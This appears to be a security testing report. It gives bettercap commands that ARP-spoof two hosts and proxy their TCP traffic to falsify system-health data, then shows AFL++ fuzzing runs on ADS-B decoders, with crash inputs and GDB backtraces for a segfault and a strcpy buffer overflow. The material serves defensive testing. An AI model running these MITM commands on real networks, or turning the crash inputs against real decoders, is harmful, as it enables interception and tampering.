
Step 2 : Start MITM tool in ubuntu VM

```
~$ sudo bettercap -iface eth0
Note: Check the interface you are connected using in above case its eth0

Run below commands in the bettercap shell
set arp.spoof.targets 10.158.254.40,172.20.3.156
arp.spoof on
set tcp.address 172.20.3.156
set tcp.port 3000
set tcp.proxy.address 10.158.254.132
set tcp.proxy.port 3000
set tcp.proxy.script /home/ubuntu/FAS/client/myproxy.js
tcp.proxy on
```

Step 3: Start client


```
1. Run RUI application on windows
Enter IP -> Raw connect -> System Health
```

Note: Below is the proxy code used




Verification of working


- Proxy device output




- Modified string as observed in the proxy modified cpu to 99% and disk usage to 15GB



-
- Health status on windows client




- Actual health data



- As we can see the data is modified by the MITM device, its working as expected

Fuzz Testing



1. SBS decode code fuzzing

a. Fuzz test result

```
         american fuzzy lop ++4.33a {default} (./harness) [explore]
 process timing  overall results
       run time : 0 days, 2 hrs, 47 min, 31 sec       cycles done : 56.1k
   last new find : 0 days, 2 hrs, 47 min, 30 sec      corpus count : 8
last saved crash : none seen yet                    saved crashes : 0
 last saved hang : none seen yet                      saved hangs : 0
 cycle progress  map coverage
  now processing : 7.95941 (87.5%)        map density : 0.04% / 0.04%
  runs timed out : 0 (0.00%)           count coverage : 2.15 bits/tuple
 stage progress  findings in depth
  now trying : havoc                  favored items : 2 (25.00%)
 stage execs : 79/100 (79.00%)         new edges on : 4 (50.00%)
 total execs : 54.4M                  total crashes : 0 (0 saved)
  exec speed : 6064/sec                total tmouts : 0 (0 saved)
 fuzzing strategy yields  item geometry
   bit flips : 0/0, 0/0, 0/0                           levels : 3
  byte flips : 0/0, 0/0, 0/0                           pending : 0
 arithmetics : 0/0, 0/0, 0/0                          pend fav : 0
  known ints : 0/0, 0/0, 0/0                         own finds : 7
  dictionary : 0/0, 0/0, 0/0, 0/0                     imported : 0
havoc/splice : 7/54.4M, 0/0                          stability : 100.00%
py/custom/rq : unused, unused, unused, unused
    trim/eff : 7.37%/21, n/a                                  [cpu002: 25%]
 strategy: exploit  state: finished...
```

2. Raw Decode code Fuzzing

a. Fuzz test result

```
         american fuzzy lop ++4.33a {default} (./harness) [explore]
 process timing  overall results
       run time : 0 days, 3 hrs, 38 min, 19 sec       cycles done : 1234
   last new find : 0 days, 2 hrs, 48 min, 22 sec      corpus count : 111
last saved crash : 0 days, 3 hrs, 28 min, 19 sec     saved crashes : 15
 last saved hang : none seen yet                      saved hangs : 0
 cycle progress  map coverage
  now processing : 109.4384 (98.2%)       map density : 0.13% / 0.28%
  runs timed out : 0 (0.00%)           count coverage : 1.95 bits/tuple
 stage progress  findings in depth
  now trying : havoc                  favored items : 25 (22.52%)
 stage execs : 699/1200 (58.25%)       new edges on : 33 (29.73%)
 total execs : 52.4M                  total crashes : 3.55M (15 saved)
  exec speed : 3666/sec                total tmouts : 440 (0 saved)
 fuzzing strategy yields  item geometry
   bit flips : 0/256, 0/254, 0/250                     levels : 20
  byte flips : 0/32, 0/30, 0/26                        pending : 0
 arithmetics : 0/2212, 0/3920, 0/3360                 pend fav : 0
  known ints : 0/278, 0/1120, 0/1436                 own finds : 110
  dictionary : 0/0, 0/0, 0/0, 0/0                     imported : 0
havoc/splice : 123/52.4M, 0/0                        stability : 100.00%
py/custom/rq : unused, unused, unused, unused
    trim/eff : 25.46%/707, 93.75%                             [cpu001: 31%]
 strategy: exploit  state: finished...
```

b. 15 crash generated

- Case 1~14 Fault & GDB backtrace

```
// Segment Fault
janghyun@GR-RD10-NA103GT:~/cmu/fuzz_for_raw$ ./harness out/crashes/11.txt
*811a;
Segmentation fault (core dumped)

// GDB Backtrace
#0  0x0000562f665898e7 in ICAO_address_recently_seen (addr=14929508) at DecodeRawADS_B.cpp:119
#1  brute_force_AP (mm=<optimized out>, msg=<optimized out>) at DecodeRawADS_B.cpp:186
#2  decode_modeS_message (_msg=0x7ffd4cf16934 "\252V", mm=<optimized out>) at DecodeRawADS_B.cpp:624
#3  decode_RAW_message (MsgIn="*aa;", mm=mm@entry=0x7ffd4cf16c00) at DecodeRawADS_B.cpp:505
#4  0x0000562f6658ac64 in fuzz_target (buf=<optimized out>, len=<optimized out>) at harness.cpp:21
#5  0x0000562f6658787a in main (argc=<optimized out>, argv=<optimized out>) at harness.cpp:61
```

- Case 15 Fault & GDB backtrace

```
// Buffer overflow
janghyun@GR-RD10-NA103GT:~/cmu/fuzz_for_raw$ ./harness out/crashes/14.txt
FFFFFFF1*aaaFl1aaFEFF*8dFFFF1a2a;F1a2a;;DO
*** buffer overflow detected ***: terminated
Aborted (core dumped)

// GDB Backtrace
#0  __pthread_kill_implementation (no_tid=0, signo=6, threadid=139863019725888) at ./nptl/pthread_kill.c:44
#1  __pthread_kill_internal (signo=6, threadid=139863019725888) at ./nptl/pthread_kill.c:78
#2  __GI___pthread_kill (threadid=139863019725888, signo=signo@entry=6) at ./nptl/pthread_kill.c:89
#3  0x00007f34659fd476 in __GI_raise (sig=sig@entry=6) at ../sysdeps/posix/raise.c:26
#4  0x00007f34659e37f3 in __GI_abort () at ./stdlib/abort.c:79
#5  0x00007f3465a44677 in __libc_message (action=action@entry=do_abort,
            fmt=fmt@entry=0x7f3465b9692e "*** %s ***: terminated\n") at ../sysdeps/posix/libc_fatal.c:156
#6  0x00007f3465af159a in __GI___fortify_fail (msg=msg@entry=0x7f3465b968d4 "buffer overflow detected")
    at ./debug/fortify_fail.c:26
#7  0x00007f3465aeff16 in __GI___chk_fail () at ./debug/chk_fail.c:28
#8  0x00007f3465aef759 in __stpcpy_chk (dest=dest@entry=0x7ffee42a3d00 "\001",
            src=0x555574733820 "FFFFFFF1*aaaFl1aaFEFF", '\277' <repeats 179 times>...,
destlen=destlen@entry=512)
    at ./debug/stpcpy_chk.c:31
#9  0x0000555573aeb00d in strcpy (__src=<optimized out>, __dest=0x7ffee42a3d00 "\001")
        at /usr/include/x86_64-linux-gnu/bits/string_fortified.h:79
#10 decode_RAW_message (MsgIn="FFFFFFF1*aaaFl1aaFEFF", '\277' <repeats 179 times>...,
mm=mm@entry=0x7ffee42a3fb0)
            at DecodeRawADS_B.cpp:425
#11 0x0000555573aedc64 in fuzz_target (buf=<optimized out>, len=<optimized out>) at harness.cpp:21
#12 0x0000555573aea87a in main (argc=<optimized out>, argv=<optimized out>) at harness.cpp:61
```

3. Dump1090 Fuzzing

a. Fuzz test result

```
         american fuzzy lop ++4.33a {default} (./dump1090) [explore]
 process timing  overall results
        run time : 0 days, 22 hrs, 53 min, 25 sec      cycles done : 165
   last new find : 0 days, 9 hrs, 15 min, 40 sec      corpus count : 656
last saved crash : none seen yet                     saved crashes : 0
 last saved hang : none seen yet                       saved hangs : 0
 cycle progress  map coverage
  now processing : 643.1295 (98.0%)       map density : 0.41% / 0.58%
  runs timed out : 0 (0.00%)           count coverage : 6.81 bits/tuple
 stage progress  findings in depth
  now trying : havoc                   favored items : 22 (3.35%)
 stage execs : 516/592 (87.16%)         new edges on : 51 (7.77%)
 total execs : 27.9M                   total crashes : 0 (0 saved)
  exec speed : 66.22/sec (slow!)        total tmouts : 146k (0 saved)
 fuzzing strategy yields  item geometry
   bit flips : 0/33.7k, 0/33.7k, 0/33.7k                levels : 29
  byte flips : 0/4217, 0/4213, 0/4205                  pending : 0
 arithmetics : 0/294k, 0/586k, 0/585k                 pend fav : 0
  known ints : 0/37.9k, 0/159k, 2/235k               own finds : 655
  dictionary : 0/0, 0/0, 0/0, 0/0                     imported : 0
havoc/splice : 622/26.9M, 0/0                        stability : 32.98%
py/custom/rq : unused, unused, unused, unused
    trim/eff : 0.78%/580k, 99.43%                             [cpu000: 12%]
 strategy: exploit  state: in progress
```